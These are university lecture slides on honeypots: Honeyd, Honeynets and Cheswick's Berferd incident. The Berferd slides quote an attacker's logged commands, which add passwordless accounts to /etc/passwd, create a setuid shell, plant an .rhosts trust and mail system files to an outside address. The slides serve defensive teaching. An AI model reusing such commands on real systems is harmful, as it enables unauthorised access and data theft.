Intrusion Detection with Honeypots

Claire O'Shea
COMP 290 – Spring 2005

Overview

- Motivation
- What is a honeypot?
- Types of honeypots
- What can you do with them?
- Problems with honeypots

Overview

- Examples of honeypots
  - "An Evening with Berferd"
  - Honeyd
  - Honeynets
- Summary

Motivation

- Key to effective intrusion detection is **information**
  - Learn more about past attacks
  - Detect currently occurring attacks
  - Identify new types of attacks
  - Do all this in real time

Motivation

- Other methods we have seen for doing this:
  - Scan packets for specific signatures (signature-based detection)
  - Look for deviations from normal traffic (anomaly-based detection)

Motivation

- Both these methods involve dealing with a very large data set!
  - Takes time to analyze
  - False positives and false negatives: hard to define what is "suspicious activity"
  - The relevant data may not even be recorded
    - Ex: snort will not detect a shrew attack
- This is where honeypots come in…

What is a honeypot?

"A honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource."

-- Lance Spitzer

- Could be…
  - A password file
  - An Excel spreadsheet
  - An entry in a database
  - A computer on a network ← This is the kind of honeypot we will talk about!

What is a honeypot?

- The basic idea: set up a "normal" but unused computer on your network
  - Nobody knows it's there, so it should get no legitimate network traffic
  - Any traffic it gets is malicious by definition
  - All interactions with the honeypot are logged on a remote machine

What is a honeypot?

- Advantages of using a honeypot
  - Small, valuable data sets: no normal traffic, only attacks
  - Very few false positives or false negatives
  - Uses minimal resources
  - Easy to set up and use
  - Can capture new types of attacks
  - Can gather detailed information about attacks

Types of honeypots

- To an attacker, a honeypot should always look like a normal computer – but what is it really?
  - It could actually be a normal computer
  - It could be a simulation of certain aspects of a computer
  - Different types of honeypots are useful for different purposes

Types of honeypots

- Two basic categories:
  - Low-interaction honeypots
  - High-interaction honeypots


Low-interaction honeypots

- Attacker interacts with a "simulated" computer
- Many levels of simulation possible
  - Network stack
  - Services
  - Operating system

Low-interaction honeypots

- One real machine can simulate a whole network of virtual honeypots

Architecture of Honeyd, a low-interaction honeypot. Only the router and the Honeyd machine (10.0.0.2) are real computers!



Low-interaction honeypots

- Advantages
  - Very simple
  - Low-risk (attacker never gets into a real system)
  - Require very minimal resources
- Disadvantages
  - Only collect limited information
  - Might not detect new types of attacks
  - Easy for attacker to detect

Low-interaction honeypots

- Mostly used for intrusion detection on real networks
  - More specifics on this later
- Examples of low-interaction honeypots
  - Specter
  - Honeyd
  - KFSensor

High-interaction honeypots

- Real machines running real services
- We assume that these machines *will* be compromised!
  - All interactions with the machines are monitored and logged, providing detailed information about what the attacker did

High-interaction honeypots

- Fishbowl analogy
  - Set up a framework that provides data logging and security (the fishbowl)
  - Within that framework, put machines that you want the attacker to interact with (the rocks, plants, etc)
  - Watch how the attacker (the fish) interacts with the machines

High-interaction honeypots

- Two main requirements of this framework
  - *Data Control* – prevent the attacker from using the honeypots to harm other machines
  - *Data Capture* – record all the attacker's activities
  - Both of these should be invisible to the attacker!

High-interaction honeypots

- Advantages
  - Capture a detailed profile of an attack
  - Can capture new types of attacks
- Disadvantages
  - Difficult to set up a good high-interaction honeypot
  - May put other machines in your network at risk
  - Monitoring the honeypots is time-intensive

High-interaction honeypots

- Mostly used for research
  - Georgia Tech runs a Honeynet
- Generally not used for intrusion detection
  - Too expensive to set up and maintain
- Examples of high-interaction honeypots
  - Symantec Decoy Server
  - Honeynets

Uses of honeypots

- What can you do with a honeypot?
- Intrusion detection/prevention
  - Lots of ways to use a honeypot as part of your security system
  - Most honeypot research is in this area
- Attack analysis
  - Observe attackers' behavior and develop better tools to guard against it
  - Still a fairly new field!

Uses of honeypots

- Decoys
  - Populate all unused addresses on your network with honeypots
  - Attacker has to waste time trying to attack the honeypots
    - Slows down the spread of worms
    - Slows down and annoys human attackers (maybe enough to make them go away?)

Uses of honeypots

- Tarpits
  - Intended to slow an attacker down
  - Labrea Tarpit
    - Allows attacker to open a TCP connection, then reduces window size to 0
    - Attacker can't get any data through, and can't close the connection
    - Connection uses up resources on the attacker's system

Uses of honeypots

- Tarpits (continued)
  - Open mail relays
    - The honeypot offers an anonymous mail relay (which attracts spammers)
    - Responds very slowly to SMTP commands
    - Forces spammers to waste time interacting with the honeypot
    - Honeypot may pretend to forward the mail, but actually drop it

Uses of honeypots

- Burglar alarms
  - When the honeypot is compromised, admins know that an attack is going on in their network
    - Honeypot logs provide detailed information about the attack
  - Some evidence (from GT Honeynet) that attacks can be predicted a few days in advance, based on abnormal activity on the honeypots

Uses of honeypots

- Automatic signature generation
  - Honeycomb – a plug-in for honeyd
  - Detects patterns in the logged data, creates Snort and Bro signatures
  - Works fairly well with no human input, and much faster than manual signature generation

Uses of honeypots

- Many more ways to use honeypots
  - Identify zero-day worms
  - Disrupt DDoS attacks
  - Monitor botnets
  - Etc…

Problems with honeypots

- So what's wrong with honeypots?
  - Attacker may do bad things with the compromised system
  - Attacker may discover that the system is a honeypot
  - Legal concerns
  - Difficult to catch more intelligent attackers with honeypots

Problems with honeypots

- Once a honeypot is compromised…
  - It may be used to attack other machines (on your network or elsewhere).
    - Preventing this should be the top priority of a honeynet – but no guarantees!
  - It may be used for criminal activity (ex. serving illegal files)
  - If any of this is detected, it will initially be blamed on you!

Problems with honeypots

- What if the attacker detects the honeypot?
  - Detection before the attack
    - A smart attacker might check whether a machine is a honeypot before trying to compromise it
    - If the disguise fails at this stage, the honeypot is useless – we have not learned anything about the attacker

Problems with honeypots

- Detection after the attack
  - The honeypot has still collected useful data!
  - If it is a burglar alarm, its work is done at this point; detection doesn't matter
  - If it is a research honeypot intended to gather long-term data on the attacker, detection is a big problem!
- How will the attacker respond?
  - Abandon the honeypot
  - Disable its functionality (logging, etc)
  - Introduce false information into the logs

Problems with honeypots

- Legal concerns
  - Privacy – anybody interacting with the honeypot does not know that the interactions are being logged
    - This is OK if it is done for security reasons (Service Provider Protection)
    - Avoid logging certain things (ex. IRC servers)

Problems with honeypots

- Legal concerns
  - Liability – if your honeypot is used to attack someone else, can they sue you?
    - You intentionally allowed the attacker to get in, so you may be blamed
  - All this is speculation; honeypots are a new technology, so there are no precedents
  - But these concerns can make admins nervous about deploying honeypots!

Problems with honeypots

- What kind of attackers can a honeypot catch?
  - It depends on the "bait" you use
  - Normal machines will mostly attract automated attacks
  - To catch specific threats (like credit card thieves) you need a honeypot that "looks" valuable to them!
    - This is very hard to do, so it's hardly ever done!

Examples of honeypots

- "Berferd"
- Honeyd (a low-interaction honeypot)
- Honeynets (a high-interaction honeypot)

"An Evening With Berferd"

- The classic paper on honeypots:

  Bill Cheswick, "An Evening with Berferd: In Which a Cracker is Lured, Endured, and Studied." (1991)

  - Cheswick, a network admin at Bell Labs, detects an attacker trying to break into the system and decides to see what he does…

"An Evening with Berferd"

- Attackers are not an immediate threat – but what kind of things are they trying?
- Scan logs for suspicious activity
  - Downloads of /etc/passwd (actually a fake password file)
  - Telnet login attempts
  - Attempts to exploit SMTP DEBUG hole
  - Finger
- When any of these happen, the admins get an alert

"An Evening with Berferd"

- One specific break-in attempt, using the SMTP DEBUG hole:

```
22:33 finger attempt on berferd

22:36 echo "beferdd::300:1:maybe
Beferd:/:/bin/sh" >>/etc/passwd
cp /bin/sh /tmp/shell
chmod 4755 /tmp/shell
```

"An Evening with Berferd"

- This attack won't work; sendmail has been patched
- How to respond to the attack?
  - Just ignore it – but then you can't learn anything more about the attacker
  - Give the attacker an account on the system – potentially very dangerous!
  - Pretend to give the attacker an account on the system

"An Evening with Berferd"

- Cheswick decides to emulate the machine by hand
- Makes up properties of the "simulated system" as he goes along, in response to the attacker's behavior
  - Ends up with a fairly strange-looking "machine" – but the attacker is fooled!

"An Evening with Berferd"

Decision 1 *Ftp's password file was the real one.*
Decision 2 *The gateway machine is poorly administered. (After all, it had the DEBUG hole, and the FTP directory should never contain a real password file.)*
Decision 3 *The gateway machine is terribly slow. It could take* hours *for mail to get through—even overnight!*
Decision 4 *The shell doesn't reside in* /bin, *it resides somewhere else.*

```
22:41 echo "bferd ::301:1::/:/bin/sh" >> /etc/passwd

22:45 talk adrian@embezzle.standˆHford.edu
      talk adrian@embezzle.stanford.edu
```

Decision 5 *We don't have a* talk *command.*

"An Evening with Berferd"

Decision 6 *Errors are not reported to the invader when the DEBUG hole is used. (I assume this is actually true anyway.) Also, any erroneous commands will abort the script and prevent the processing of further commands in the same script.*

```
22:51 Attempt to login to inet with bferd from
   embezzle.Stanford.EDU
22:55 echo "bfrd ::303:1::/tmp:/bin/sh" >> /etc/passwd
22:57 (Added bfrd to the real password file.)
22:58 Attempt to login to inet with bfrd from
   embezzle.Stanford.EDU
22:58 Attempt to login to inet with bfrd from
   embezzle.Stanford.EDU
23:05 echo "36.92.0.205" >/dev/null
echo "36.92.0.205 embezzle.stanford.edu">>/etc./ˆHˆHˆH
23:06 Attempt to login to inet with guest from rice-
   chex.ai.mit.edu
23:06 echo "36.92.0.205 embezzle.stanford.edu" >> /etc/hosts
23:08 echo "embezzle.stanford.edu adrian">>/tmp/.rhosts
```

"An Evening with Berferd"

```
23:09 Attempt to login to inet with bfrd from
   embezzle.Stanford.EDU
23:10 Attempt to login to inet with bfrd from
   embezzle.Stanford.EDU
23:14 mail adrian@embezzle.stanford.edu <
   /etc/inetd.conf
ps -aux|mail adrian@embezzle.stanford.edu
```

Decision 7 *The gateway computer is not deterministic. (We've always suspected that of computers anyway.)*

"An Evening with Berferd"

- This goes on for about a week
  - Cheswick simulates machine responses a few times a day
  - Requires a lot of work, and doesn't create a very believable illusion!
- A better idea: let the attacker interact with a real machine and watch what happens

"An Evening with Berferd"

- Setting up the Jail
  - Construct a fake filesystem for the *berferd* account using `chroot`
    - `chroot:` executes a command using a different root directory
  - Use a script to emulate a login to this filesystem
  - Remove dangerous programs (ps, who, netstat)

"An Evening with Berferd"

- Berferd tries to attack other computers from the Jail
  - These attack attempts don't succeed, but Cheswick gets some phone calls from very annoyed sysadmins
  - Berferd is in the Netherlands and legally untouchable; the best defense is to log his attacks, so compromised systems can be restored!
  - The Jail is eventually shut down "at the request of management"

"An Evening with Berferd"

- Conclusions
  - Don't let an attacker get an account on your system – he can easily become root!
  - The Jail was an interesting idea, but complicated to set up and not very secure.

A honeypot!

"A better arrangement involves a throwaway machine with real security holes, and a monitoring machine on the same Ethernet to capture the bytes."

Honeyd

- Low-interaction honeypot
- Runs on a single computer
  - Simulates a group of virtual machines
  - Simulates the physical network between them
- Simulates only the network stack of each machine
- Intended primarily to fool fingerprinting tools

Honeyd

- Fingerprinting
  - Attackers often try to learn more about a system before attacking it
  - Can determine a machine's operating system by "testing" its network behavior
    - How the initial TCP sequence number is created
    - Response packets for open and closed ports
    - Configuration of packet headers
  - Common fingerprinting tools: Xprobe, Nmap

Honeyd

- An example Nmap fingerprint

```
Fingerprint FreeBSD 4.6 through 4.6.2 (July 2002)
   (X86)
TSeq(Class=TR%IPID=I%TS=100HZ)
T1(DF=N%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T2(Resp=N)
T3(Resp=Y%DF=N%W=E000%ACK=S++%Flags=AS%Ops=MNWNNT)
T4(DF=N%W=0%ACK=O%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=O%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=0%U
   LEN=134%DAT=E)
```

Honeyd

- Setting up Honeyd
  - Configure the Honeyd machine to receive packets addressed to the virtual machines
  - Several ways to do this:
    - Add routes in routing table
    - Proxy ARP
    - Network tunneling

Honeyd

- Honeyd logs all received packets
- For TCP, UDP, and ICMP packets:
  - Sends an appropriate response packet
  - Adjusts the packet content so it looks like it came from the virtual machine
- This response is determined by the config file!

Honeyd

- A Honeyd config file:

```
create windows
set windows personality "Windows NT 4.0 Server SP5-SP6"
set windows default tcp action reset
set windows default udp action reset
add windows tcp port 80 "perl scripts/iis-
   0.95/iisemul8.pl"
add windows tcp port 139 open
add windows tcp port 137 open
add windows udp port 137 open
add windows udp port 135 open
set windows uptime 3284460
bind 192.168.1.201 windows
```

Define the OS (this refers to an nmap fingerprint!)

How to respond to incoming packets

Run a script to emulate a web server


Set open ports

Set machine's uptime

Bind this machine to an IP address


Honeyd

- Honeyd architecture
  - Packet dispatcher
  - Configuration database
  - Protocol handlers
  - Router (maybe)
  - Personality engine




Honeyd

- Packet dispatcher
  - Processes incoming packets
  - Looks up the configuration of the virtual machine for each packet
  - Passes TCP, UDP, and ICMP packets to the correct protocol handlers (along with configuration)
  - Drops all packets from other protocols




Honeyd

- Configuration database
  - A list of configurations like the one we saw
  - Links virtual machines to IP addresses
  - Uses a default template if no specific configuration is available




Honeyd

- Protocol handlers: ICMP
  - Responds to echo requests
  - May respond to other types of requests, depending on configuration




Honeyd

- Protocol handlers: TCP
  - Implements connection establishment and teardown
  - Passes packets to simulated “services”




Honeyd

- Protocol handlers: UDP
  - If port is open, passes packet to the appropriate “service”
  - If port is closed, sends an ICMP *port unreachable* message




Honeyd

- Router
  - Simulates a routing tree between the virtual machines
  - Simulates latency and packet loss
  - Decrements packet’s TTL field



Honeyd

- Personality engine
  - Looks at outgoing packets just before they are sent
  - Adjusts packet headers so that their fingerprints will be correct



Honeyd

- Simulating a routing topology
  - Network links can also be defined in the configuration file
  - Incoming and outgoing packets traverse a virtual routing tree
  - Packets may be delayed or dropped, to simulate latency and loss
  - Real machines can be integrated into this topology

Honeyd

- Example routing topology

```
route entry 10.0.0.1
```
← The base of the routing tree

```
route 10.0.0.1 link 10.0.0.0/24
```
← The subnet this router routes to

```
route 10.0.0.1 add net 10.1.0.0/16 10.1.0.1 latency 55ms
   loss 0.1
route 10.0.0.1 add net 10.2.0.0/16 10.2.0.1 latency 20ms
   loss 0.1
```
← Subnets with different latencies

Honeyd


- Logging
  - Honeyd logs all attempted connections on all protocols
  - The “services” should keep their own logs – these usually provide more interesting data
  - All log data is stored on the local machine
    - So it should be secure!

Honeyd

- Uses of Honeyd
  - Network decoy
  - Detecting worms
  - Capturing spam
  - Providing a “front end” that selectively forwards packets to high-interaction honeypots

Honeyd

- Using Honeyd to fight worms
  - Honeyd identifies infected machines that attack the honeypots
  - These machines are then “immunized”



Worm propagation, if honeypots are activated 20 minutes after the worm starts spreading.
(simulated data)

Honeyd

- Open source, available at http://www.honeyd.org
- Includes sample configurations and scripts
- People have contributed more scripts to simulate different services (and worms)

Honeynets

- High-interaction honeypots
- Technically, anything that implements Data Control and Data Capture is a Honeynet
- We will look at a specific architecture: Gen II Honeynets


Honeynets

- Gen II Honeynets
  - Network of real machines (honeypots)
  - Honeywall – a gateway between the honeypots and the rest of the world
  - The Honeywall provides Data Control and Data Capture
  - The Honeywall should be invisible to the attacker!

Honeynets

Architecture of a GEN II Honeynet

- Honeywall is a layer 2 bridge
- eth0: interface to the rest of the network
- eth1: interface to the Honeynet
- eth2: for remote administration of Honeywall



Honeynets

- Data Control
  - Goal: prevent an attacker from using a Honeynet system to harm non-Honeynet systems
  - Tradeoff between allowing attackers freedom to act and containing them
  - Should be implemented at several layers
  - Should “fail closed” – if something in the Honeynet architecture fails, the protections should stay up!

Honeynets

- Data Control in Gen II Honeynets
  - Connection counting
  - Traffic scans

Honeynets

- Connection Counting
  - Limits the number of outbound connections a honeypot can initiate in a time period
  - If connection limit is reached, successive outbound connections are limited over the time scale
  - Can be set individually for different protocols

```
SCALE="day"
TCPRATE="15"
UDPRATE="20"
ICMPRATE="50"
OTHERRATE="15"
```

15 outbound TCP connections are allowed from a single machine; if that limit is hit, 15 more connections will be permitted over the next 24 hours.

Honeynets

- Connection Counting
  - Choosing the connection limits is a tradeoff between information and security
  - Low connection limit: can be used as a signature to identify the honeypot
  - High connection limit: allows attacker to do much more damage!

Honeynets

- Traffic scans
  - Uses snort_inline to scan all packets as they go through the gateway
    - snort_inline: a version of snort that can also drop or modify packets
  - Drops or disables known viruses
  - Custom snort ruleset that focuses on outbound attacks only

Honeynets

- Data Capture
  - Goal: Log all the attacker's activities within the Honeynet, without the attacker noticing
  - Capture information at multiple levels
  - Store all data on a remote, secured system

Honeynets

- Data Capture in Gen II Honeynets
  - Firewall logs
  - Network traffic logs
  - System activity

Honeynets

- Firewall logs
  - Logs all inbound and outbound connections through the Honeywall
  - This is usually the first indication of what an attacker is doing!

Honeynets

- Network traffic logs
  - Logs the complete payload of every packet that goes through the Honeywall
  - Uses a second snort process to do the logging

Honeynets

- System activity
  - Captures the attacker's activity on the honeypot itself
  - Important to log this, since network traffic might be encrypted!
  - Implemented using a kernel patch (Sebek)
    - Logs all system activity
    - Cannot "see" UDP packets with a predefined "magic number"
    - This allows logs to be sent to a remote machine

Honeynets

- Alerting
  - Honeynets are useless if you don't know (preferably right away) when a break-in has occurred
  - Ideally, have a trained admin monitoring the Honeynet at all times
  - Automated monitoring tools – can look for suspicious activity and send out alerts
    - Swatch – a tool that monitors log files for predefined patterns

Honeynets

- The Honeynet Project
  - Developed Gen II Honeynets architecture
  - All tools are open-source and available at http://www.honeynet.org/
  - Honeynet Research Alliance: coordinates honeynet research around the world

Summary

- Honeypots gather data about network attacks
- A honeypot has no production value, so all interactions with it are considered attacks
- Honeypots should provide the illusion of being "normal machines" while minimizing risks to the rest of the network

Summary

- Advantages
  - Easy and cheap to use
  - Produce small, valuable data sets
  - Very open-ended idea – can be extended to perform lots of different IDS functions

Summary

- Disadvantages
  - Risks involved in letting an attacker compromise a computer on your network
  - Legal concerns (privacy and liability)
  - Attacker may discover the honeypot and compromise the data
  - Very hard to catch “advanced” attacks with honeypots

Summary

- Actual honeypots
  - “Berferd”: an attacker interacts with a simulated system and a modified real system
  - Honeyd: low-interaction honeypot that simulates machines at the network level
  - Honeynets: high-interaction honeypot architecture that provides security and data capture using a gateway

Summary

- The future of honeypots
  - Honeypots are still a fairly new technology with a lot of unsolved problems
  - How can honeypots be integrated into intrusion detection systems?
  - How can honeypots be used effectively for research?
  - How can we target specific types of attacks using honeypots?

References

Bill Cheswick, “An Evening with Berferd: In Which a Cracker is Lured, Endured, and Studied.” 1991

The Honeynet Project, “Know Your Enemy” Whitepapers. (http://www.honeynet.org/papers/)

Christian Kreibich and Jon Crowcroft, “Honeycomb – Creating Intrusion Detection Signatures Using Honeypots.”

Laurent Oudot and Thorsten Holz, “Defeating Honeypots: Network Issues, Part 1.” 2004 (http://www.securityfocus.com/)

Laurent Oudot, “Fighting Spammers With Honeypots: Part 1.” 2003 (http://www.securityfocus.com/)

Niels Provos, “A Virtual Honeypot Framework.” CITI Technical Report, 2003

Lance Spitzner, “Problems and Challenges with Honeypots.” 2004 (http://www.securityfocus.com/)

Lance Spitzner, “Honeypots: Definitions and Value of Honeypots.” 2003 (http://www.tracking-hackers.com)